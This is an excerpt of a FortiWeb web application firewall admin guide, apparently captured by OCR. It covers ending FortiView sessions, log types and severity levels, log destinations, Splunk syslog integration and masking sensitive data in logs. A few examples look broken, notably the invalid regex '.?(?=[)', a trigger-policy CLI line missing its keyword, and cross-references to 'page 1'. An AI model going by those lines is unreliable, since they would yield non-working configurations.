

Source	Source Port	Destination	Destination Port	Bytes (Sent/Received)
172.31.13.218	51668	1.1.1.1	80	568 B/0 B
172.31.13.218	51748	1.1.1.1	80	568 B/0 B
172.31.13.218	51932	1.1.1.1	80	568 B/0 B
172.31.13.218	51688	1.1.1.1	80	568 B/0 B
172.31.13.218	51728	1.1.1.1	80	568 B/0 B
172.31.13.218	51628	1.1.1.1	80	567 B/0 B
172.31.13.218	51588	1.1.1.1	80	567 B/0 B

Similarly, when you drill down into the **Sources** tab, you will see session information for the selected source IP address (es) for that server policy.

Ending sessions

You can end sessions in FortiView's Sessions menu under either the **Sources** or **Policies** submenu. Below is an example that describes how to end sessions under the **Sources** submenu.

Go to **FortiView > Sessions > Sources**.

Drill down into a source. Alternatively, click the **Add Filter** icon and select a source.

Select the **Destinations** tab.

This example shows you how to end sessions going to a specific destination IP address. You can end sessions from any tab, and the process is essentially the same. To end sessions, you simply have to select a unique session or group of sessions. For example, if you select the **Policies** tab for a specific source under **FortiView > Sessions > Sources**, you can end sessions for a specific policy there. Similarly, if you go to **FortiView > Sessions > Policies** and select the **Destinations** tab under a selected policy, you can end unique sessions or groups of sessions for a specific policy going to a specific destination IP address as well.

Drill down into a destination. Alternatively, click the **Add Filter** icon and select a destination.

From the list of sources in that destination, select the source(s) that you want to end and right-click to open this menu:



End Session(s)	End the selected session(s)
End All Sessions	End all of the sessions displayed. For example, if you are viewing all of the sessions for a source, all sessions from that source will be ended. Similarly, if you are viewing all of the sessions for a destination IP address, all sessions going to that destination will be ended.

Note: You can select multiple sessions by shift-clicking or control-clicking sessions.

See also

- Configuring a server policy

Monitoring your system

“Secure” is an action, an ongoing way to behave; it is **not** a set-and-forget device. Each day, vulnerabilities, known exploits, and best practices can change.

Knowledge is power. To get the most value out of your FortiWeb appliance, use it to keep informed about your network—not just to protect it. FortiWeb appliances have many tools that you can use to monitor statuses, traffic, and attacks. You can also use them to discover new web server vulnerabilities.

Logging

To diagnose problems or track actions that the FortiWeb appliance performs as it receives and processes traffic, configure the FortiWeb appliance to record log messages.

Log messages can record attack, system, and traffic events. They are also the source of information for alert email and many types of reports.

When you configure protection profiles, many components include an **Action** option that determines the response to a detected violation. Actions combine with severity levels and trigger policies to determine whether and where a log message, message on the **Attack Log Console** widget, SNMP trap, and/or alert email will be generated.

Before logging will occur, you must first enable and configure it.

About logs & logging

FortiWeb appliances can log many different network activities and traffic including:

- Overall network traffic
- System-related events including system restarts and HA activity
- Matches of policies with Action on page 411 set to a log-generating option such as **Alert**

Each type can be useful during troubleshooting or forensic investigation. For more information about log types, see Log types on page 794.

You can select a priority level that log messages must meet in order to be recorded. For details, see Log severity levels on page 794.

For a detailed description of each FortiWeb log message, as well as log message structure, see the FortiWeb Log Message Reference.

The FortiWeb appliance can save log messages to its memory, or to a remote location such as a Syslog server or FortiAnalyzer appliance. For details, see Configuring logging on page 795. The FortiWeb appliance can also use log messages as the basis for reports. For details, see Reports on page 826.

The FortiWeb appliance also displays event and attack log messages on the dashboard. For details, see "Attack Log widget" on page 1 and "Event Log Console widget" on page 1.

Each log file can have at most 51,200 logs, and each log size is limited to 4k; thus, each log file size is limited to 200M.

See also

- Log types on page 794
- Log severity levels on page 794
- Configuring logging on page 795
- Viewing log messages on page 811

Log types

Each log message contains a **Type** (`type`) field that indicates its category, and in which log file it is stored.

FortiWeb appliances can record the following categories of log messages:

Event	Displays administrative events, such as downloading a backup copy of the configuration, and hardware failures.
Traffic	Displays traffic flow information, such as HTTP/HTTPS requests and responses.
Attack	Displays attack and intrusion attempt events.

Avoid recording highly frequent log types such as traffic logs to the local hard disk for an extended period of time. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

Log severity levels

Each log message contains a **Severity** (`pri`) field that indicates the severity of the event that caused the log message, such as `pri=warning`.

Log severity levels

Level (0 is greatest)	Name	Description
0	Emergency	The system has become unusable.
1	Alert	Immediate action is required.
2	Critical	Functionality is affected.
3	Error	An error condition exists and functionality could be affected.
4	Warning	Functionality could be affected.
5	Notification	Information about normal events.
6	Information	General information about system operations.

For each location where the FortiWeb appliance can store log files (disk, memory, Syslog or FortiAnalyzer), you can define a severity threshold. The FortiWeb appliance will store all log messages equal to or exceeding the log severity level you select.

For example, if you select **Error**, the FortiWeb appliance will store log messages whose log severity level is **Error**, **Critical**, **Alert**, and **Emergency**.

Avoid recording log messages using low log severity thresholds such as information or notification to the local hard disk for an extended period of time. A low log severity threshold is one possible cause of frequent logging. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

For details, see Configuring log destinations on page 798.

Log rate limits

When FortiWeb is defending your network against a DoS attack, the last thing you need is for performance to decrease due to logging, compounding the effects of the attack. By the nature of the attack, these log messages will likely be repetitive anyway. Similarly, repeated attack log messages when a client has become subject to a period block yet continues to send requests is of little value, and may actually be distracting from other, unrelated attacks.

To optimize logging performance and help you to notice important new information, within a specific time frame, FortiWeb will only make one log entry for these repetitive events. It will **not** log every occurrence. To adjust the interval at which FortiWeb will record identical log messages during an ongoing attack, see `max-dos-alert-interval <seconds_int>` in the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Configuring logging

You can configure FortiWeb to store log messages either locally (to the hard disk) and/or remotely (to a Syslog server, ArcSight server, Azure Event Hub server, QRadar server, or FortiAnalyzer appliance). Your choice of storage location may be affected by several factors, including the following:

- Logging only locally may not satisfy your requirements for off-site log storage.
- Attack logs and traffic logs cannot be logged to local memory.
- Very frequent logging may cause undue wear when stored on the local hard drive. A low severity threshold is one possible cause of frequent logging. For more information on severity levels, see Log severity levels on page 794.

For information on viewing locally stored log messages, see Viewing log messages on page 811.

To configure logging

Set the severity level threshold that log messages must meet or exceed in order to be sent to each log storage device. If you will store logs remotely, also configure connectivity information such as the IP address. For details, see Configuring log destinations on page 798, Configuring Syslog settings on page 806, Configuring FortiAnalyzer policies on page 807, and Configuring SIEM policies on page 808

Group Syslog, FortiAnalyzer, and SIEM settings and select those groups in **Trigger Action** settings throughout the configuration of web protection features. For details, see Configuring triggers on page 810.

Enable logging in general. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

If you want to log attacks, select an **Alert** option as the Action on page 411 setting when configuring attack protection.

Monitor your log messages via the web UI or through alert email for events that require action from network administrators. For details, see Viewing log messages on page 811 and Alert email on page 818.

Configure reports that are derived from log data to review trends in your network. For details, see Reports on page 826.

Enabling log types, packet payload retention, & resource shortage alerts

You can enable or disable logging for each log type, as well as configure system alert thresholds, and which policy violations should cause the appliance to retain the TCP/IP packet payload (HTTP headers and a portion of the HTTP body, if any) that can be viewed with its corresponding log message.

For more information on log types, see Log types on page 794.

To enable logging

Go to **Log&Report > Log Config > Other Log Settings**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Configure these settings:

Enable Attack Log	Enable to log violations of attack policies, such as server information disclosure and attack signature matches, if that feature is configured such that Action on page 411 is set to **Alert**, **Alert & Deny**, or **Alert & Erase**.
Enable Event Log	Enable to log local events, such as administrator logins or rebooting the FortiWeb appliance.
Ignore SSL Errors	Allows you to stop FortiWeb from logging SSL errors. This is useful when you use high-level security settings, which generate a high volume of these types of errors.
Retain Packet Payload For	Mark the check boxes of the attack types or validation failures to retain the buffer from FortiWeb's HTTP parser. Packet retention is enabled by default for most types. Packet payloads supplement the log message by providing part of the actual data that matched the regular expression, which may help you to fine-tune your regular expressions to prevent false positives, or to examine changes to attack behavior for subsequent forensic analysis. To view packet payloads, see Viewing packet payloads on page 814. If packet payloads could contain sensitive information, you may need to obscure those elements. For details, see Obscuring sensitive data in the logs on page 804. **Note:** FortiWeb retains only the first 4 KB of data from the offending HTTP request payload that triggered the log message. If you require forensic analysis of, for example, buffer overflow attacks that would exceed this limit, you must implement it separately.
CPU Utilization	Select a threshold level (60%–99%) beyond which CPU usage triggers an event log entry.
Memory Utilization	Select a threshold level (60%–99%) beyond which memory usage triggers an event log entry.

Log Disk Utilization	Select a threshold level (60%–99%) beyond which log disk usage triggers an event log entry.
Trigger Policy	Select an trigger, if any, to use when memory usage or CPU usage reaches or exceeds its specified threshold.

Click **Apply**.

Traffic Log and packet payloads can only be enabled via CLI command `config log traffic-log`.

```
config log traffic-log
   set packet-log {enable | disable}
   set status {enable | disable}
end
```

Traffic Log

To avoid unnecessary resource consumption, the system will not generate traffic log for all server policies unless specified. After enabling `status` in `config log traffic-log`, you also need to enable the traffic log setting in Server Policy through GUI or CLI `config server-policy policy`.

- If the `status` is set to `disable` in `config log traffic-log`, the system won't generate traffic log even if you have enabled it in **Server Policy**.
- If traffic log is:
  - Enabled in `config log traffic-log`,
  - Enabled in server policy A,
  - Disabled in server policy B,

  then the system will only generate traffic log for server policy A.

Packet payloads

When `packet-log` is enabled, only HTTP request traffic packets are retained (**not** HTTP responses), and only the first 4 KB of the payload from the buffer of FortiWeb's HTTP parser.

Packet payloads supplement the log message by providing the actual request body, which may help you to fine-tune your regular expressions to prevent false negatives, or to examine changes to attack behavior for subsequent forensic analysis.

To view packet payloads, see Viewing packet payloads on page 814.

Tips:

- Because resources for this feature increase as your traffic increases, if you do not need traffic data, disable this feature to improve performance and improve hardware life.
- Retaining traffic packet payloads is resource intensive. To improve performance, only enable this option while necessary.

See also

- Configuring log destinations on page 798
- Viewing log messages on page 811
- Viewing packet payloads on page 814
- Downloading log messages on page 814
- Obscuring sensitive data in the logs on page 804

Configuring log destinations

You can choose and configure the storage methods for log information, and/or email alerts when logs have occurred. Alert email can be enabled here, but must be configured separately first. For details, see Alert email on page 818.

You can also configure FortiWeb to send log information to an FTP or TFTP server in report form.

For logging accuracy, you should verify that the FortiWeb appliance's system time is accurate. For details, see Setting the system time & date on page 95.

Avoid recording highly frequent log types such as traffic logs to the local hard disk for an extended period of time. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

To configure log settings

Go to **Log&Report > Log Config > Global Log Settings**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Configure these settings:



Disk	Enable to record log messages to the local hard disk on the FortiWeb appliance. If the FortiWeb appliance is logging to its hard disk, you can use the web UI to view log messages stored locally on the FortiWeb appliance. For details, see Viewing log messages on page 811.	
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see Log severity levels on page 794. **Caution:** Avoid recording log messages using low severity thresholds such as information or notification to the local hard disk for an extended period of time. A low log severity threshold is one possible cause of frequent logging. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.
	When log disk is full	Select what the FortiWeb appliance will do when the local disk is full and a new log message occurs, either: • **Do not log**—Discard the new log message. • **Overwrite oldest logs**—Delete the oldest log file in order to free disk space, then store the new log message in a new log file.
Syslog	Enable to store log messages remotely on a Syslog server. **Caution:** Enabling **Syslog** could result in excessive log messages being recorded in Syslog. Syslog entries are controlled by Syslog policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action is not selected for a specific type of violation, every occurrence of that violation will be transmitted to the Syslog server in the Syslog Policy on page 799 field. **Note:** Logs stored remotely cannot be viewed from the FortiWeb web UI.	
	Syslog Policy	Select the settings to use when storing log messages remotely. The Syslog settings include the address of the remote Syslog server and other connection settings. For details, see Configuring Syslog settings on page 806.
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For details about severity levels, see Log severity levels on page 794.
	Facility	Select the facility identifier that the FortiWeb appliance will use to identify itself when sending log messages to the first Syslog server. To easily identify log messages from the FortiWeb appliance when they are stored on the Syslog server, enter a unique facility identifier, and verify that no other network devices use the same facility identifier.

Custom Fields	Click Add to add custom fields in syslog records. For example, add the hostname in syslogs so that you can easily track the logs for specific hosts. In the HA deployment, the configuration is synchronized among the HA group members but meanwhile each member should have its own hostname recorded in the syslog. In this case, you can use the variable in the custom fields value such as `$hostname` to refer to the hostname defined in System > Admin > Settings. Only the hostname variable is supported.	
Alert Mail	Enable to generate alert email when log messages are created. Distribution of alert email is controlled by email policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action is not selected for a specific type of violation, every occurrence of that violation will result in an alert email to the individuals associated with the policy selected in the Email Policy on page 800 field. **Note:** Alert email are not sent for traffic logs. **Note:** Before enabling this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send you many alert email messages.	
	Email Policy	Select the email settings to use for alert emails. For details, see Configuring email settings on page 819.
FortiAnalyzer	Enable to store log messages remotely on a FortiAnalyzer appliance. Compatibility varies. See the FortiAnalyzer Release Notes (HTTP://docs.fortinet.com/fortianalyzer/release-information). For example, FortiAnalyzer 5.0.6 is tested compatible with FortiWeb 5.1.1 and 5.0.5. Log entries to FortiAnalyzer are controlled by FortiAnalyzer policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action has not been selected for a specific type of violation, every occurrence of that violation will be recorded to the FortiAnalyzer specified in FortiAnalyzer Policy on page 800. **Note:** Before enabling this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send many log messages to FortiAnalyzer. **Note:** Logs stored remotely cannot be viewed from the FortiWeb web UI.	
	FortiAnalyzer Policy	Select the settings to use when storing log messages remotely. FortiAnalyzer settings include the address and other connection settings for the remote FortiAnalyzer. For details, see Configuring FortiAnalyzer policies on page 807.
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For details about severity levels, see Log severity levels on page 794.
SIEM	Enable to store log messages to a SIEM (Security Information and Event Management) server. According to the specified SIEM policy, FortiWeb will carry out one of the following actions:	

		• Store log messages remotely to an ArcSight server • Store log messages remotely to a QRadar server • Send log messages to Azure Event Hub (only available for FortiWeb-VM installed on Azure) FortiWeb sends log entries in CEF (Common Event Format) format. There is a 256 byte limit for URLs. If this option is enabled, but no trigger action is selected for a specific type of violation, FortiWeb records every occurrence of that violation to the resource specified by SIEM Policy on page 801. **Note:** Before you enable this option, verify that log frequency is not too great. If logs are very frequent, enabling this option can decrease performance and cause the FortiWeb appliance to send many log messages to the resource. **Note:** You cannot view logs stored remotely from the FortiWeb web UI.
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see Log severity levels on page 794.
	SIEM Policy	Select the settings to use when storing log messages remotely. SIEM settings configure a connection to the storage resource. For details, see Configuring SIEM policies on page 808.

Click **Apply**.

Enable the log types that you want your log destinations to receive. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

See also

- Configuring log destinations on page 798
- Viewing log messages on page 811
- Downloading log messages on page 814
- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Alert email on page 818
- Configuring Syslog settings on page 806
- Configuring FortiAnalyzer policies on page 807

FortiWeb and Splunk

Syslog now supports Splunk log server, you can configure FortiWeb to send logs to Splunk server for log analyzing and presenting in forms of histogram, pie chart, and timing diagram, etc.

About Splunk

Splunk Inc. (NASDAQ: SPLK) is the market leader in analyzing machine data to deliver Operational Intelligence for security, IT and the business. Splunk® software provides the enterprise machine data fabric that drives digital transformation. Splunk Enterprise makes it simple to collect, analyze and act upon the untapped value of the big data

generated by your technology infrastructure, security systems and business applications—giving you the insights to drive operational performance and business results.

Fortinet FortiWeb App for Splunk

The FortinetFortiWeb App for Splunk provides real-time, historical dashboard and analytical reports on threats, traffic, events for all products across the FortiWeb physical and virtual appliances. The integrated solution pinpoints threats and attacks with faster response times without long exposure in unknown troubleshooting state.With the massive set of logs and big data aggregation through Splunk, the FortinetFortiWeb App for Splunk is certified with pre-defined threat monitoring and performance indicators that guide network security practices a lot easier in the datacenter. As the de facto trending dashboard for many enterprises or service providers, IT administrators can also modify the regular expression query to custom fit for advanced security reporting and compliance mandates.
Fortinet FortiWeb App for Splunk: HTTPs://splunkbase.splunk.com/app/4627/

FortinetFortiWeb App depends on the Add-on to work properly. Make sure FortinetFortiWeb Add-on for Splunk has been installed before you proceed.

Fortinet FortiWeb Add-on for Splunk

FortinetFortiWeb Add-On for Splunk is the technical add-on (TA) developed by Fortinet, Inc. The add-on enables Splunk Enterprise to ingest or map attack, traffic and event logs collected from FortiWeb physical and virtual appliances across domains. The key features include:

- Streamlining authentication and access from FortiWeb such as administrator login, user login to Splunk Enterprise Security Access Center
- Mapping FortiWeb threats report into Splunk Enterprise Security Endpoint Malware Center
- Ingesting attack logs, traffic logs, and event logs etc.

Fortinet FortiWeb Add-on for Splunk: HTTPs://splunkbase.splunk.com/app/4626/

Deployment prerequisites

1. Splunk version 7.2.5 or later
2. FortiWebAdd-On for Splunk
3. FortiWeb App for Splunk version 6.2.0 and later
4. A Splunk.com username and password

Splunk configuration

1. Click the gear (Manage Apps) from Splunk Enterprise.
2. Click **Browse more apps**, and search for **FortiWeb**.
3. Install **Fortinet FortiWeb Add-on for Splunk**.
4. Then install **Fortinet FortiWeb App for Splunk**.
5. Restart Splunk Enterprise.
6. From **Settings**, click **Data Inputs** under **Data**.
7. Click Add new in the UDP line to create a new UDP input.
8. Create a UDP data source, for example, on Port 514.

9. Click **Next**.
10. For **Source type**, click **Select** tab. Click **Select Source Type**, enter "FortiWeb" in the filter box, and select "FortiWeb_log".
    Fortinet FortiWeb Add-On for Splunk will by default automatically extract FortiWeb log data from inputs with sourcetype 'FortiWeb_log'.
11. For **App context**, select Fortinet FortiWeb App for Splunk.
12. Click **Review** to check the items.
13. Click **Submit**.

FortiWeb configuration by GUI and CLI

Configure FortiWeb GUI to send logs to Splunk server.

1. Log into FortiWeb with your username and password.
2. Go to **Log&Report > Log Policy > Syslog Policy**.
3. Refer to Configuring Syslog settings on page 806 for the settings. For **IP Address(IPv4)**, enter the Splunk server IP address.
4. Click **OK**.
5. Go to **Log&Report > Log Config > Global Log Settings**.
6. For Syslog, select the Splunk related policy created above.
7. Or go to **Log&Report > Log Policy > Trigger Policy**.
8. Select the Splunk related policy created above for **Syslog Policy**.

Configure FortiWeb by CLI Console.

1. Log into FortiWeb CLI Console.
2. Run the commands below to set the Syslog policy and configure Splunk server IP.

```
config log syslog-policy
   edit syslog-policy_1
      config syslog-server-list
         edit 1
            set server 1.1.1.1
            set port 514
   end
end
```

3. Apply the Syslog policy in global log setting.

```
config log syslogd
   edit policy policy_1
   set status enable
end
```

4. Or apply the Syslog policy in trigger policy, and apply the trigger policy in XML validation rule, for example.

```
config log trigger policy
   edit trigger_policy_1
      set syslog-policy syslog-policy_1
end
config waf xml-validation rule
   edit xml-validation-rule_1
      set trigger_policy_1
end
```

Logs verification on Splunk server

To verify whether logs have been received by Splunk server

1. On Splunk web UI, go to **Apps > Search & Reporting**.
2. If attack logs have been sent to Splunk, enter 'sourcetype="FortiWeb_attack"' in the search box. Change the time range if necessary. The attack logs will be listed below.
3. If audit logs have been sent to Splunk, enter 'sourcetype="FortiWeb_event"' in the search box. Change the time range if necessary. The audit logs will be listed below.
4. Go to the dashboard of Fortinet FortiWeb App for Splunk, from the **Security Overview**, **Attack**, and **Event** tabs, you can see data parsed and presented.

Troubleshooting

What to do if data is not shown up in the Dashboards?

1. Go to **Settings > Data Inputs**. Verify that you have a UDP data input enabled on port ,for example, 514.
2. Go to **Settings > Indexes**. Verify that your Index (typically main) is receiving data and that the Latest Event is recent. If not, verify the FortiWeb Syslog settings are correct and that it can reach the Splunk server.

Obscuring sensitive data in the logs

HTTP requests from the clients sometimes contain sensitive information, such as password, ID number, and phone number. These sensitive information could appear in the packet payloads accompanying attack log and traffic log messages, especially when packet log is enabled. The sensitive data might be disclosured when access to FortiWeb's Log Access pages. You can configure the FortiWeb appliance to hide specified parameters and values that contain sensitive data using regular expressions.

Sensitive data definitions are **not** retroactive. They will hide strings in subsequent log messages, but will not affect existing ones.

To exclude custom sensitive data from log packet payloads

Go to **Log&Report > Log Config > Sensitive Data Logging**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click **Create New**.

In **Name**, type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.

Select either **General Mask** (a regular expression that will match any substring in the packet payload) or **Field Mask** (a regular expression that will match only the value of a specific form input).

- In the field next to **General Mask**, type a regular expression that matches all the strings or numbers that you want to obscure in the packet payloads.

  For example, if a parameter in the request is named as 'password' and the value contains user's password, such as `username=Bob&password=e!$38Tgh*&30u`, to hide the 'password' parameter, you could enter: `password=.*`

Then the General Mask rule result will be `username=Bob&**********`.

If you enter:

`word=.*`

Then the General Mask rule result will be `username=Bob&pass**********`.

Valid expressions must not start with an asterisk (`*`). The maximum length is 255 characters.

- For **Field Mask**, in the left-hand field (**Field Name**), type a regular expression that matches all and only the input names whose values you want to obscure. (The input name itself will **not** be obscured. If you wish to do this, use **General Mask** instead.) Then, in the right hand field (**Field Value**), type a regular expression that matches all input values that you want to obscure. Valid expressions must not start with an asterisk (`*`). The maximum length is 255 characters.

  For example, if a parameter in the request is named as 'password' and the value contains user's password, such as `username=Bob&password=e!$38Tgh*&30u`, to hide the 'password' parameter, you could enter Field Name with:

  `password`

  and enter Field Value with:

  `.*`

  Then the Field Mask rule result will be `username=Bob&password=**********`. Only parameter value would be masked.

  Field Mask only supports the HTTP parameters that is in the format:

  `parameter1=value1&parameter2=value2&parameterkey3=value3`

  , which means the HTTP request method must be "GET" or "POST" with Content-Type `application/x-www-form-urlencoded`. For the other parameter format please use General Mask.

Field masks using asterisks are greedy: a match for the parameter's value will obscure it, but will **also** obscure the rest of the parameters in the line. To avoid this, enter an expression whose match terminates with, but does not consume, the parameter separator.

For example, if parameters are separated with an ampersand (&), and you want to obscure the value of the **Field Name** `username` but **not** any of the parameters that follow it, you could enter the **Field Value**:

`.*?(?=\&)`

This would result in:

`username****&age=13&origurl=%2Flogin`

The regular expression `.*?(?=\&)` matches parameters ending with an ampersand `&`. However, for parameters listed in the following parameter table, they do not end with an ampersand. Consequently, to match these parameters, you should employ the expression `.?(?=[)` instead in the Field Value.

Click **OK**.

On the top right side of the page, mark one or both of the following check boxes:

